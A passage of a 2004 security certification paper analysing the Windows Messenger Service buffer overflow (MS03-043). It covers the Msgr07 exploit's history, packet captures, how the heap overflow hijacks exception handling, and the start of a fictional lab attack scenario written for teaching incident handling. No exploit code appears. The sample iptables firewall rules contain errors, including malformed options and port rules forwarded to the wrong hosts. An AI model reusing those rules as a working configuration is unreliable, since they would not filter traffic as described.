Practical Assignment v3
Option One – Exploit In Action

ALL YOUR BASE ARE BELONG TO SOMEONE ELSE:
AN ANALYSIS OF THE WINDOWS MESSENGER SERVICE BUFFER OVERFLOW VULNERABILITY


PETER C. HEWITT

Submitted Monday, February 9, 2004

Table of Contents

Abstract and Statement of Purpose

The objectives of this paper are to examine a noted vulnerability in the Microsoft Windows Remote Procedure Call (RPC) Messenger Service, to execute an exploit of this vulnerability in a lab environment, and to observe the results. Windows Messenger Service (WMS) should not be confused with Instant Messaging (IM) programs such as Yahoo! or AOL Instant Messenger, or Microsoft's own MSN Messenger application. WMS is instead used to send brief text-based messages from one computer to another, usually to notify the recipient user of an administrative item (Fig. 1) or to communicate among processes or applications running on the computers. This service has been abused in the past to send unwanted messages (giving rise to the phrase "Messenger Spam"[1].) In this paper, we will examine a different abuse – that of exploiting a buffer overflow vulnerability to gain Local System-level access to a Windows computer, allowing the attacker to do whatever s/he wants with the machine.


Messenger Service

Message from BIMMER to WORKGROUP on 2/1/2004 8:06:29 PM

The network is being taken down for maintenance in five minutes. Please save your work and log off.

Figure 1 – Windows Messenger Service Pop-Up Window

In the first part of this paper, we will examine how computers communicate with one another generally via the *lingua franca* of the Internet, Transmission Control Protocol / Internet Protocol (TCP/IP) and specifically via WMS. We will also review the concept of buffer overflows, and why WMS is specifically vulnerable to this type of attack. The paper will continue with a detailed analysis of a specific exploit code. The third part of the paper will relate a fictitious scenario where an outside individual attacks a company's web server using this exploit code, walking through each step of the attack (Reconnaissance, Scanning, Exploiting the System, Keeping Access and Covering Tracks.) Finally, the fourth part of the paper will detail the response of the fictitious company's system administrator, utilizing the six steps of Incident Handling (Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned.)

<u>Overview of Microsoft Security Bulletin MS03-043</u>

On October 15, 2003, the Last Stage of Delirium (LSD) Research Group, a security research firm in Poland, published to their web page that they had discovered a "critical security vulnerability in the RPC Messenger Service" which was "remotely exploitable in default installations of Microsoft Windows NT 4.0, Windows 2000 and Windows XP."[2] The same day, Microsoft released Security Bulletin MS03-043 "Buffer Overrun in Messenger Service Could Allow Code Execution"[3] (note: Microsoft's term "buffer overrun" and the more common term "buffer overflow" are interchangeable.) This bulletin was included along with 3 other "critical" bulletins (and one labeled "important") as part of Microsoft's new policy of producing a summary of newly written security bulletins once a month. The posting and Bulletin caused no small amount of consternation amongst system administrators worldwide due to the large number of operating systems it affected (including Microsoft's newly-released Windows 2003, which was not stated in LSD's post) and the fact that WMS is enabled by default in their installation (except Windows 2003), which meant it was in widespread use. The Microsoft bulletin described the vulnerability in detail and pointed readers to download locations for the released patches, as well as workarounds for those who for one reason or another could not install the patch.

Overview of Adik / NetNinja's "Msgr07" Exploit Code

Further concern arose when three days after the release of the Microsoft bulletin, on October 18, a proof-of-concept exploit code appeared on the French hacking site K-Otik[4]. This exploit, when executed, purportedly caused the victim machine's WMS to crash and caused the operating system to reboot. On November 20, the SANS @RISK Consensus Security Vulnerability Alert noted that additional code had been released to exploit the vulnerability and bind a command shell with Local System privileges on TCP port 9191 of the victim's machine[5]. This code, authored by "Adik", an individual located in the former Soviet province of Kyrgyzstan, was posted to many of the information security mailing lists and websites. The code listing itself directed readers to Adik's website at netninja.to.kg, however at the time of this writing this link is inactive. The code listing also mentioned a compiled EXE object file available at the same site, however once again due to the unavailability of this site the source code and runtime file used in this paper was taken from the "Securitylab" website of the Russian security firm Positive Technologies[6]. As is shown later in the paper, the code itself requires a precise set of parameters to execute properly, and at times may cause the Messenger service to crash, rebooting the target computer.

The Attacker's Intent and Objectives

This paper includes a fictional story of an attack utilizing the WMS vulnerability and related exploit, and the incident handling steps undertaken by the target machine's administrator. In this story, the attacker has been made "relatively" benign; his sole purpose in undertaking the attack and controlling the target machine is to provide a platform on which he can store and from which he can share MPEG Audio Layer 3 (MP3) music and DivX compressed video files. Even though the attack resulted in a local-system-level compromise of the targeted computer, the victimized company "got off lucky": the attacker could have been trading in far more illicit files, or using the target machine to launch attacks against other locations, both of which would have required the involvement of law enforcement. The attacker could have also taken over the target machine (located in the company's Demilitarized Zone network, or DMZ) and attempted to penetrate further into the "core" network of the company. Had he not stopped the attack when he did, an attack into the core would require a far more extensive recovery process.

The Exploit

Vulnerability Name and Details

Name

Windows Messenger Service Buffer Overrun, MS03-043

CVE / CERT Information

CVE #CAN-2003-0717 (under review)
CERT # CA-2003-27, VU575892

Affected Operating Systems

All Windows operating systems that utilize the Windows NT operating core, including:
Microsoft Windows NT Workstation 4.0, Service Pack 6a
Microsoft Windows NT Server 4.0, Service Pack 6a
Microsoft Windows NT Server 4.0, Terminal Server Edition, Service Pack 6
Microsoft Windows 2000, Service Pack 2, Service Pack 3, Service Pack 4
Microsoft Windows XP Gold, Service Pack 1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows Server 2003
Microsoft Windows Server 2003 64-bit Edition

Protocols / Services / Applications

To enable the reader to fully understand the process by which the WMS vulnerability is exploited to gain remote control of a computer, this paper will provide a brief review of the actions, protocols and connections involved.

Overview of NETBIOS Over TCP/IP

The suite of applications known as Transmission Control Protocol / Internet Protocol (TCP/IP) are the primary method used by computers to communicate with one another over the Internet. TCP is a "connection-oriented" protocol meaning it has features to ensure that a message gets to its destination in a timely manner without being corrupted[7].

The International Standards Organization (ISO) defines seven layers of communication involved when one computer exchanges information with another (Application, Presentation, Session, Transport, Network, Datalink, and Physical.) In the ISO model, the Application and Presentation layer provide for application interoperation functions, the session layer provides logical connectivity, the transport and network layers provide inter-network connectivity, and the data link and physical layers provide local network connectivity. The Application, Transport, Network and Physical layers of the ISO model approximately correspond with the Application, Transport, Internet and Network Interface layers of TCP/IP[7]. WMS uses the TCP/IP Application layer, specifically running NETBIOS over TCP ports 137-139 and UDP port 138[8]. The Internet Assigned Numbers Authority (IANA)[9] defines these ports as follows:

- 137 netbios-ns – NETBIOS Name Service
- 138 netbios-dgm – NETBIOS Datagram Service

- 139 netbios-ssn – NETBIOS Session Service

NETBIOS is a much older protocol that allows the translation of Universal Naming Convention (UNC) computer and share names (such as \\bimmer\c$) to IP addresses, instead of using the standard Uniform Resource Locator (URL) names, such as www.cg-eye.com[7]. Port 139 is the primary port utilized by WMS to communicate with other computers, with 137 and 138 used to resolve the UNC names to IP addresses[8]. Note that these ports facilitate the communication using NETBIOS over TCP/IP, as NETBIOS is a non-routable protocol[7] (otherwise the message wouldn't get beyond the local subnetwork.) Uniform Datagram Protocol (UDP), an alternate method of communication over IP similar to TCP, is used by WMS in broadcast mode to communicate as well[8].

Services
The services affected by this vulnerability are the Windows Messenger Service and the Windows Remote Procedure Call (RPC) Service, which interacts with WMS to provide machine-to-machine level communication by the operating system.

An analysis of the packets being sent back and forth in a WMS communication can be obtained using the Ethereal packet sniffing program:

```
No. Time       Source     Destination   Protocol Info
1 0.000000    172.16.0.2 172.16.0.255  NBNS     Name query NB KEVINSPC<03>
2 0.000564    172.16.0.3 172.16.0.2    NBNS     Name query response NB 172.16.0.2
3 0.000711    172.16.0.2 172.16.0.3    TCP      1079 > netbios-ssn [SYN] Seq=0 Ack=0 Win=64240
                                                Len=0 MSS=1460
4 0.000953    172.16.0.3 172.16.0.2    TCP      netbios-ssn > 1079 [SYN, ACK] Seq=0 Ack=1
                                                Win=8760 Len=0 MSS=1460
5 0.001049    172.16.0.2 172.16.0.3    TCP      1079 > netbios-ssn [ACK] Seq=1 Ack=1 Win=64240
                                                Len=0
6 0.001066    172.16.0.2 172.16.0.3    NBSS     Session request, to KEVINSPC<03> from BIMMER<03>
7 0.001334    172.16.0.3 172.16.0.2    NBSS     Positive session response
8 0.001541    172.16.0.2 172.16.0.3    SMB      Send Single Block Message Request
9 0.001783    172.16.0.3 172.16.0.2    TCP      netbios-ssn > 1079 [ACK] Seq=5 Ack=139 Win=8622
                                                Len=0
10 0.001825    172.16.0.3 172.16.0.2   SMB      Send Single Block Message Response
11 0.002082    172.16.0.2 172.16.0.3   TCP      1079 > netbios-ssn [FIN, ACK] Seq=139 Ack=44
                                                Win=64197 Len=0
12 0.002317    172.16.0.3 172.16.0.2   TCP      netbios-ssn > 1079 [FIN, ACK] Seq=44 Ack=140
                                                Win=8622 Len=0
13 0.002408    172.16.0.2 172.16.0.3   TCP      1079 > netbios-ssn [ACK] Seq=140 Ack=45 Win=64197
                                                Len=0
```

Note that WMS chooses an arbitrary "high" port (in this case 1079) as the source of the communication. It then establishes a NETBIOS over TCP/IP session (Ethernet frames 2-7), sends the message and receives an acknowledgement (frames 8-10) and then closes the connection (frames 9-13.)


Applications
WMS is not specific to any application, but is instead an integral part of the various Windows operating systems.

Variants
The denial-of-service proof-of-concept exploit, which was released two days prior to the exploit that binds a command shell to the target computer, is the only other known variant of code that attacks this particular vulnerability.


Overview of Buffer and Heap Overflows
A buffer overflow occurs when a large amount of electronic information is sent to a computer memory location too small to hold it, "like a fire hose aimed at a teacup" to quote the noted philosopher Dogbert[10]. The extra information that cannot be held by the designated memory location "overflows" into adjacent memory locations. A computer's central processing unit (CPU) fetches instructions from the computer's memory and executes them, one by one. A computer's memory can be thought of as a contiguous space of information, including instructions and data. Two specific sections of memory store specific types of data, the stack (for variables whose size is known ahead of time) and the heap (space which can be dynamically allocated to variables at the time of program execution.) Often, very important data is stored in heap space, including security parameters and information on processes that run with full system privileges.

Detailed Analysis of the Msgr07 Heap Overflow
Msgr07 takes advantage of the way errors are reacted to by the Windows operating system. A Windows process (known as a "thread") uses a thread structure to handle its execution[11]. Within this thread structure are Exception Handler Pointers (EHPs) which point to code in the stack space (known as the Exception Handler Frame, or EHF) that handle the error condition (hence the name.)[11] The object of the heap overflow is to write so much code into the heap that it both (a) overflows onto and overwrites the information in the EHP, and (b) causes the thread to crash, triggering the processing of the EHP, which now points to a different pointer in the stack rather than the EHF, which then points to the exploit code back in the heap memory. [11] The 3-step diagram below should illustrate the issue more completely:


Step One: Heap is overflowed (0x14 characters), spilling onto EHP:[11]


0x140x14 Exception Handler Pointer
Thread Control Structure for Thread A
Stack for Thread A
Exception Handler Frame w/pointer
Other pointer in stack
Heap Memory – 0x140x14 0x140x14 0x140x14 0x140x14 0x140x14 0x140x14 0x140x14 0x140x14

Step Two: Heap corruption causes thread to crash, triggering EHP, which because it is overwritten now points to a different part of the stack: [11]


0x140x14 Exception Handler Pointer
Thread Control Structure for Thread A
Stack for Thread A
Exception Handler Frame w/pointer
Other pointer in stack
Heap Memory – 0x140x14
CRASH

Step 3:
Since the stack pointer points to exploit code in heap memory, the exploit is executed as part of the Exception Handling process: [11]


Exception Handler Pointer
Thread Control Structure for Thread A
Stack for Thread A
Exception Handler Frame w/pointer
Other pointer in stack
Heap Memory – 0x140x14 0x140x14 0x140x14 BWAHAHAHAHA0x 140x140x 140x140x 140x140x

Msgr07 in particular makes use of the Unhandled Exception Filter, which points to a command-prompt-trigger code in heap memory.

Signatures
This attack will certainly trigger an intrusion detection system (IDS) if the IDS is programmed to look for it; however, currently there do not seem to be any intrusion detection rules written to cover it.

An Ethereal capture of the Msgr07 exploit in action is reproduced in Appendix B. Excerpts of the capture are also shown below:

```
No. Time        Source    Destination Protocol Info
 19 34.856444   KEVINSPC  BIMMER      Messenger NetrSendMessage request[Malformed Packet]
 20 34.856551   KEVINSPC  BIMMER      IP        Fragmented IP protocol (proto=UDP 0x11,
                                                 off=1480)
 21 34.856599   KEVINSPC  BIMMER      IP        Fragmented IP protocol (proto=UDP 0x11,
                  off=2960)
```

Note how frames 20 and 21 correspond to the repeated 0x14 characters at the same frames in the full capture output. This is how Msgr07 does its work – the 0x14 characters in the actual message are replaced by Carriage Return / Line Feed (CR+LF) once they arrive in the buffer, allowing the buffer to be overflowed[12]. This in turn triggers the Unhandled Exception Filter, which has been overwritten to point to a new pointer in the stack, pointing to the exploit code.

The Platforms / Environments

The story: Hacking a web server at CG-Eye.com (a nonexistent company)

Note: The following story is completely fictitious. The only place the events described took place are in the author's imagination and private home network. Any similarity between people named in the story and actual persons is purely coincidental. All IP addresses used are from the non-routable RFC 1918[13] ranges. Output from actual sites on the Internet was simulated.

To illustrate how the Windows Messenger Service vulnerability and exploit can be used in a "real world" situation, this paper will describe an attack against the web server belonging to CG-Eye.com, a fictional computer graphics company located in Hermosa Beach, California. CG-Eye.com (hereafter, CGE, for brevity) has been in business since 2002, and has performed outsourced computer graphics work (primarily photo-realistic rendering) for the bigger-name production houses in the Los Angeles area. The CGE personnel featured in this narrative are:

- *N'Kenge*, CGE's founder and CEO. Happily, her business has grown rapidly since its founding, but many other graphics houses have sprung up to compete. N'Kenge has become very busy, and consequently does not have time to keep tabs on the ever-larger number of rendering, storage and display computers at her company. Recently, she hired
- *Chuck,* both as system administrator of CGE's computers(that they could both swear were multiplying in the middle of the night) and to work on CGE's web presence, which until now had simply been a "billboard" page with basic contact information. To further "get the company noticed" in the highly-competitive field of outsourced computer graphics work, N'Kenge has assigned Chuck to work with
- *Brett,* CGE's de facto Director of Marketing (he had business cards printed up at the local copy shop even though N'Kenge never actually gave him the title.) Brett was in charge of CGE's computer systems prior to Chuck's hiring, and although he is very limited in "computer savvy" Brett knows enough to be dangerous and has the Administrator (Windows)/Root (Unix)-level accounts on most of CGE's machines to prove it.

Chuck's first instinct when he reported to work was to "repurpose" Brett's accounts into groups that were a little more pedestrian, allowing him to retain the ability to run whatever graphic programs he wanted and access whatever picture files he needed for marketing, demonstrations and the like. However, much as it made Chuck nervous to have that kind of access in untrained hands, he did not know how much pull Brett had with the upper management, so instead Chuck set about reviewing the platforms, applications, and connections at CGE.

Even though Chuck was not formally trained in the area of Information Assurance, he had read enough horror stories to know that the most pressing issue at CGE was that their internal network connected directly to their Internet Service Provider's (ISP) cable modem, and from there to the "wild, wild world" of the modern Internet. The thought of "crackers" (Chuck knew enough not to use the incorrect term "hackers") being able to connect directly to CGE's internal computers and obtain information from company financials to development work and test renders for the company's myriad projects, to say nothing of virus infections or complete network shutdown from a Denial-of-Service, prompted Chuck to take immediate action. Two days, multiple visits to Fry's Electronics and several expense reports later, Chuck had cordoned off CGE's internal network as best he could within his limited hardware and software budget. Starting inward from the cable modem, Chuck placed an AMD Athlon XP 2600 box running the IPCop Linux-based firewall program. Next along the connection line came CGE's web presence, a Pentium 4 2.6gHz box running Windows 2000 and Internet Information Server (IIS) 5. This web server would host the informational pages about CGE, contact information, and sample graphics and movie files that demonstrated CGE's special effects prowess. Putting another AMD/IPCop box between the IIS system and the "core" network created what is known in Information Security parlance as a Demilitarized Zone (DMZ.) Traditionally, a company's web, mail and Internet application servers are placed in the DMZ because if they become compromised, the attack will still not be able to penetrate into the internal network. Chuck created some basic firewall rules for the external IPCop firewall box, which he named Strong_Bad[14] after a character on his favorite web cartoon, HomeStar Runner. The rules included the following:

iptables -t nat -A PREROUTING -i eth0 -p tcp -dport 80 -j DNAT -to 172.16.0.2:80 (allow incoming port 80/HTTP to be forwarded to the web server)
iptables -t nat -A PREROUTING -i eth0 -p tcp -dport 80 -j DNAT -to 172.16.0.3:53 (allow incoming port 53/DNS to be forwarded to the DNS server) iptables -t nat -A PREROUTING -i eth0 -p tcp -dport 53 -j DNAT -to 172.16.0.4:25 (allow incoming port 25/SMTP to be forwarded to the mail server)
iptables -A block -j LOG (block and log everything else)

The IPCop operating system also utilizes the "Snort" intrusion detection system, so Chuck enabled that as well. Chuck then created far more stringent rules for Strong_Mad[12], the second IPCop firewall box, because it would be guarding direct access to the internal network. Chuck even reluctantly created a powerful (but not Root) account for Brett on Strong_Bad after Brett heavily implied N'Kenge's approval on the issue.

Platforms Used and Lab Network Description

To simulate the fictional network for the purposes of this paper, a network was created using identical operating system installations and a limited scope. Thus, the Strong_Mad computer and any system beyond it were not reproduced. The attack definitely did not spread further than the IIS system for reasons that shall be made apparent in this paper. Intel and AMD-based machines were used in the lab network, with an Intel-based machine also used to simulate the attacker's computer. Once again moving in from CGE's connection to the Internet, the network was arranged as follows (Fig. 2):

- Dell Latitude CpiA laptop, PII-366mHz, 256MB RAM, 5 GB HD, Windows 98 Second Edition, Knoppix STD 0.1, 192.168.0.6 – "KevinsPC" (attacker's box)
- Linksys 5-port 10/100 switch - "the Internet"

- “Beige box” Minitower, AMD K6 350mHz, 64MB RAM, 2 GB HD, IPCop v3, 192.168.0.5 (external network interface), 172.16.0.1 (internal network interface) – “Strong_Bad”
- “Beige box” Minitower, Intel PII-333mHz, 256MB RAM, 5 GB HD, Windows 2000 SP3, IIS 5, 172.16.0.2 – “Bimmer” (named by Brett, after his car)

<u>Lab Network Diagram</u>



"INTERNET"
Linksys 5-port 10/100 switch
"DMZ"
"Strong_Bad" (Router / External Firewall)
Linksys 5-port 10/100 hub
"Bimmer" (web server)
Windows 98
Windows 2000
PII-366 Running Win98SE / Knoppix STD 192.168.0.6
AMD K6-350 Running IPCop (NAT/FW/DHCP) / Snort (IDS) - 192.168.0.5/172.16.60.1
PII-333 Running Win2000 Svr IIS 5 (Static IP) - 172.16.60.2
"KevinsPC" (attacker's box)

Figure 2 – Test Lab Network

<u>Fictional Network Diagram</u>



"INTERNET"
"DMZ"
"Strong_Bad" (Router / External Firewall)
Linksys 5-port 10/100 hub
"Bimmer" (web server)
Windows XP
Windows 2000
P4 2.8 gHz Running Windows XP Pro / Knoppix STD - xxx xxx xxx xxx (DHCP from ISP)
"KevinsPC" (attacker's box)
AMD Athlon 2.6 gHz Running IPCop (NAT/FW/DHCP) / Snort (IDS) - xxx xxx xxx xxx/172.16.60.1
P4 2.6 gHz Running Win2000 Svr / IIS 5 (Static IP) - 172.16.60.2
"Marzipan" (DNS server)
"Bubs" (mail server)
TO INTERNAL NETWORK
P4 2.6 gHz Running Win2000 Svr / IIS 5 (Static IP) - 172.16.60.3
P4 2.6 gHz Running Win2000 Svr / IIS 5 (Static IP) - 172.16.60.4
AMD Athlon 2.6 gHz Running IPCop (NAT/FW/DHCP) / Snort (IDS) - xxx.xxx.xxx.xxx/172.16.60.1

Figure 3 – CG-Eye.com’s Network (not real)

Stages Of The Attack

The next part of this narrative introduces two more individuals:

- *Kevin*, a 13-year-old student at the local high school. The recent holiday season had been very good to Kevin. Long since divorced, Kevin’s parents periodically tried to one-up each other with their only child's affections by getting him (almost) everything he asked. Consequently, he had received a shiny new Alienware Area 51 box with the latest processor and accessories. His parents also signed him up for a high-speed Internet connection. Within a week of Kevin had downloaded a plethora of both MP3 music and "DivX" compressed movie files of the latest releases, none of which he had actually paid for. Kevin was aware of the legal issues surrounding the types of files he had obtained, but still wanted to trade them with his friends and hopefully obtain even better ones. All of the online storage services either set unreasonable (to Kevin) limits on the amount of storage and network bandwidth available, or worse, actually charged money. To accomplish his goals, Kevin decided on the easy route: take advantage of someone else's computer and storage capacity. He was vaguely familiar with the hi-tech shop CG-Eye.com down the street; they always seemed to be bringing in fancy new hardware and he had seen them mentioned in the credits of one or two of the latest sci-fi action movies he had seen. *A place like that,* he reasoned, *ought to be able to spare some room for me on their website, especially if they don't know it's happening.* Kevin fit the parameters of the classic "script kiddie": he was relatively unfamiliar with how computers could be taken over without the owner's permission. Truth be told, he didn't really want to take the time to study the mechanics of it, he just wanted to click a few times with the mouse and have what he needed. Kevin knew just the person who could lead him to the right tools, his friend

- *Marc,* a fellow student at Kevin's school. Marc was quite a bit more experienced in the computer world than Kevin, having previously "cracked" into a few systems where he definitely didn't belong, such as the high-school's administrative network (he never did figure out precisely where to find the grades database.) Though his knowledge of "cracker" techniques and systems far exceeded Kevin's, Marc also wasn't really interested in finding out why the exploits and tools he utilized worked, just that they allowed him to get the job done. Marc hadn't tried to completely take over a web server before, and was more than happy to guide Kevin in "cracking techniques" and let Kevin do all the actual work (to say nothing of letting him take all the blame should he get caught.)

<u>Reconnaissance – Wednesday 3:43 PM</u>

